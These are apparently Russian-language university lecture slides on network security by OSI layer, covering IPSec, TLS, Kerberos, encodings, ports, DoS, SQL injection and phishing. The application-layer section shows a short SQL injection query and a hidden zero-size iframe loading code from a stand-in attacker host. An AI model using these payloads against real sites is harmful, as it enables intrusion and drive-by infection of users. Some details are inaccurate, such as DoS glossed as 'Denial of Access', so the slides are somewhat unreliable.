


**Маршрутизатор** = для адресации вне своего сегмента.

**Шлюз** = маршрутизатор для разнородных сегментов.

# Защита на сетевом уровне (продолжение)


**DNS** = Domain Name System (служба доменных имен).



## Атака на hosts

```
Безымянный - Блокнот
Файл Правка Формат Вид Справка
# Copyright (c) 1993-2006 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com       # source server
#       38.25.63.10       x.acme.com           # x client host
127.0.0.1       localhost
::1            localhost
```

## DNS-шторм



# Защита на сетевом уровне (окончание)

**IPSec** = технология IP Secured:

- IPv6;
- Аутентификация узлов;
- Шифрование трафика;
- Распределение ключей по Диффи-Хеллману.

**Состав протоколов:**

- **AH – Authentication Header** (отвечает за аутентификацию узлов и защиту пакетов);
- **ESP – Encapsulation Security Payload** (отвечает за шифрование трафика);
- **ISAKMP** – (отвечает за инициализацию соединения и обмен ключами).

**Режимы:**

- **Транспортный** – шифруется только содержимое пакета;
- **Туннельный** – шифруется весь пакет, а сверху свой заголовок.

**Назначение:**

**VPN** = Виртуальная частная сеть

# Защита на транспортном уровне

**Транспортный уровень** = уровень передачи данных от узла к узлу

## Протокол UDP:

Простой, быстрый, без подтверждения доставки.

0	15 16	31 32	47 48	63
Порт источника	Порт приемника	Полная длина	Контрольная сумма	
ДАННЫЕ				

## Протокол TCP:

- Предварительная установка соединения
- Разбиение данных на фрагменты
- Повтор потерянных посылок
- Удаление дублей
- Уведомление о получении

0	15 16	31 32	47 48	63
Порт источника	Порт примника	№ в цепочке	Ожид. № в цеп.	
Адрес д.	Флаги	Размер окна	Контр. сумма	Важность
ДОПОЛНИТЕЛЬНЫЕ ОПЦИИ				
ДАННЫЕ				

IPSec охватывает сетевой, транспортный и все остальные уровни.



# Защита на транспортном уровне (окончание)

## Передача октетов



**SSL/TLS** = протоколы криптографической защиты потока октетов:


- 1) Клиент запрашивает соединение;
- 2) Сервер возвращает списки шифров и хешей;
- 3) Клиент выбирает и сообщает шифр и хеш;
- 4) Сервер отправляет свой сертификат (свое имя+серт.центр+открытый ключ)
- 5) Клиент проверяет подлинность сертификата. Шифрует открытым ключом и посылает оказию.
- 6) Сервер проверяет оказию.
- 7) Клиент и сервер выбирают сеансовый ключ методом Диффи-Хеллмана.
- 8) Весь трафик шифруется этим ключом (на уровне представления).

# Защита на сеансовом уровне


**Сеансовый уровень** = уровень аутентификации узлов сети

Протокол аутентификации **KERBEROS**. Идея – аутентификацией с www, почтой, разделяемыми дисками занимается К-сервер с единым ключом доступа.


## Идея



## Применение



## Принцип действия



# Защита на уровне представления

Уровень представления = уровень шифрования, сжатия и кодирования

DOS-866																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
2		!	"	#	\$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{		}	~	□
8	А	В	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
9	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
A	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п
B	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	я
C	ш	т	п	ш	л	г	л	г	л	г	л	г	л	г	л	г
D	ш	т	п	ш	л	г	л	г	л	г	л	г	л	г	л	г
E	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	я
F	ё	ё	ё	ё	ё	ё	ё	ё	ё	ё	ё	ё	ё	ё	ё	ё

Win-1251

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
2		!	"	#	\$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{		}	~	□
8	Ѡ	ѡ	Ѣ	ѣ	Ѥ	ѥ	Ѧ	ѧ	Ѩ	ѩ	Ѫ	ѫ	Ѭ	ѭ	Ѯ	ѯ
9	Ѱ	ѱ	Ѳ	ѳ	Ѵ	ѵ	Ѷ	ѷ	Ѹ	ѹ	Ѻ	ѻ	Ѽ	ѽ	Ѿ	ѿ
A	Ѡ	ѡ	Ѣ	ѣ	Ѥ	ѥ	Ѧ	ѧ	Ѩ	ѩ	Ѫ	ѫ	Ѭ	ѭ	Ѯ	ѯ
B	Ѱ	ѱ	Ѳ	ѳ	Ѵ	ѵ	Ѷ	ѷ	Ѹ	ѹ	Ѻ	ѻ	Ѽ	ѽ	Ѿ	ѿ
C	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
D	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
E	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п
F	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	я

KOI-8																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
2		!	"	#	\$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{		}	~	□
8	—															
9																
A	=															
B																
C	ю	а	б	ц	д	е	ф	г	х	и	й	к	л	м	н	о
D	п	я	р	с	т	у	ж	в	ь	ы	э	ш	э	щ	ч	ъ
E	ю	А	Б	Ц	Д	Е	Ф	Г	Х	И	Й	К	Л	М	Н	О
F	П	Я	Р	С	Т	У	Ж	В	Ь	Ы	Э	Ш	Э	Щ	Ч	Ъ

Unicode

0x0	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
400		Ё	Ѣ	Ѥ	Ѧ	Ѩ	Ѭ	Ѯ	Ѱ	Ѳ	Ѵ	Ѷ	Ѹ	Ѻ	Ѽ	Ѿ
410	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
420	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
430	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п
440	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	я
450		ё	ѣ	ѥ	ѧ	ѩ	ѭ	ѯ	ѱ	ѳ	ѵ	ѷ	ѹ	ѻ	ѽ	ѿ
490	Г	г	Г	г			Ж	ж			К	к				
4A0			Н	н										У	у	
4B0	Ѵ	ѵ	Ѵ	ѵ							Һ	һ				
4D0								Ә	ә							
4E0								Ө	ө							

# Защита на уровне представления

**BASE64** = кодирование 2-чной информации символами (буквами и цифрами)


```
MESSAGES.TBB 1222844456 0% [ANSI(Win)]
Content-Type: text/plain;
  charset="koi8-r"
Content-Transfer-Encoding: base64

DQoNCiBuwdFF0s7Ry8Eg1M/M2MvPIM7FINXNxcDdyCg3snUwdTYIH7FINr0wcXUIMbSwdrZ0iAi
69TPLdTPIMDawcwgzc/KDQrQydPAYyEiLg0K9MHLINzUzyDF3cUgz5Ug08HNwdEg0NLJy8/M2M7B
0SDG0sHawS4NCg0K7sEgXm7RyCDLz8zMXcFBIM/Eyc4gKN7FzM/Xxcsgxd3FIM3PzM/Ez8osIM7P
INXWxSDQ2dTbWn3JytPRIMLZ1Ngg08/MycT02c0pDQrQ0sn0xdMgz5Eg0sHCz9TUINPxz8ogzs/U
1MLUyyAoztUsIM7BxM8gwtNMyzDFzdUg3sXHzy3UzyDUwc0g0M/T1MHXydTYKS4NCu/T1MHXydcg
xcFPIM7BINPUz8zFLCDU28XMINPBzSD0wSDPwsXELiD6wSDX0sXN0SDPwsXEWSDExdFU28vBIMna
INPP08XEzsXHzw0Kz9TExczBLA0K2sHKxNEg1yDHZ9PUySwg0M/Q2dTbZMHT2CDQz8nH0sHU2NPR
INFtwCDGydLN1SDP0sXU0g0KLSdtz8og0MnTwMsg1M/M2MvPINbFzsEgzc/WxdQg1NLPx8HU2CEh
ISEhISEhI0kg1M8gz5Ugy8HWxNnKIHTFztghISEhISENCuksINDSsz8jPxNEgzcnNzyD0wduFyiDP
1M/Sz9DF19vFyidUz8zQ2Swgy8nXwcXUIM7BIM/Ezs/HzyDQwdLFztjLwTogLSdkwSDF3cUNctFP
1CDPzi4uLg0KDQoNCiANCIANCg==
```

Данные

Win-1251

Двоичный  
По 6 битов



Аналоги: **UUENCODE/UUDECODE** (редко используются).


**Сжатие данных** = алгоритм Deflate: LZ77 + Huffman. Форматы ZIP и GZIP.

**Шифрование данных** = {AES, DES, 3DES, RC2, (RC4) }

**Хеширование** = {MD5, SHA-1, SHA-2, SHA-3}

# Защита на прикладном уровне

## Технология клиент-сервер




**Порт** = стандартное число, связанное с конкретным типом протокола на сервере или клиенте. Некоторые порты:

Порт	Протокол	Назначение
21	FTP	Пересылка файлов
25	SMTP	Посылка E-mail
80	HTTP	Запрос и получение WWW-страниц
110	POP3	Получение E-mail
3128, 8080	Proxy	Преобразование адресов

# Защита на прикладном уровне (продолжение)

## Протоколы HTTP и HTTPS – запрос и получение WWW-страниц



### Возвращаемые числовые коды:

- **200** – OK
- **400** – Неверный запрос
- **403** – Доступ запрещен
- **404** – Страница не найдена
- **500** – Ошибка на сервере
- **503** – Сервер временно не готов обслужить запрос
- **504** – Сервер не отвечает

### Проблемы:

- блокирование интернет-ресурсов,
- взлом интернет-ресурсов,
- доступ к клиентскому компьютеру.

# **Защита на прикладном уровне (продолжение)**

## **Принципы угроз:**

- Использование архитектурных особенностей среды;
- Использование уязвимостей;
- Использование неправильной настройки или применения;
- Социальная инженерия.

## **Источники угроз:**


- Ошибки;
- Влияние внешней среды;
- Злоумышленники: внешние и инсайдеры.

# Защита на прикладном уровне (продолжение)

## Использование архитектурного несовершенства среды

**DoS** = Denial of Access (Отказ в обслуживании)

**DDoS** = Distributed Denial of Access (Распределенная атака на отказ в обслуживании)




## Методы защиты

### Фильтрация трафика



### Переключение канала связи





# Защита на прикладном уровне (продолжение)

**Уязвимость** = ошибка или неточность в программе, позволяющая использовать ее непредусмотренным способом.


## Пример: ошибка переполнения стека



**Ошибка на сервере IIS: 2001 г., уязвимость, MS01-033, черви Code Red и CodeRed II**

# Защита на прикладном уровне (продолжение)

## Пример: неточность при генерации SQL-запроса



### SQL-инъекция:

**Правильный запрос к HTTP :** `http://example.com/index.php?param1=1`

**Запрос к SQL:** `SELECT * FROM database WHERE id=1`

**Хитрый запрос:** `http://example.com/index.php?param1=99 union select version(), user() ...` - подставится вместо «1» и возвратит версию, пользователя и пр. Можно найти пароль. ☺

### Ссылка на внешний вредоносный код:

`<html>`

`Hello from SSAU!`

`...`

`<iframe src=http://www.hacker.com/virus.php width=0 height=0>`

`...`

`</html>`

## Защита на прикладном уровне (продолжение)


Дефейс = подмена страницы



# Защита на прикладном уровне (продолжение)


Социальная инженерия = мошенничество

Фишинг = использование ссылок на точную копию сайта




# Защита на прикладном уровне (продолжение)

## Побуждение к запуску вредоносной программы



# Проектирование защищенной сети



**Периметр сети** = множество узлов, связанных с внешней сетью

**ДМЗ** = множество узлов, имеющих сервисы, доступные изнутри и извне сети

**Proxy-сервер** = сервер, выполняющий NAT

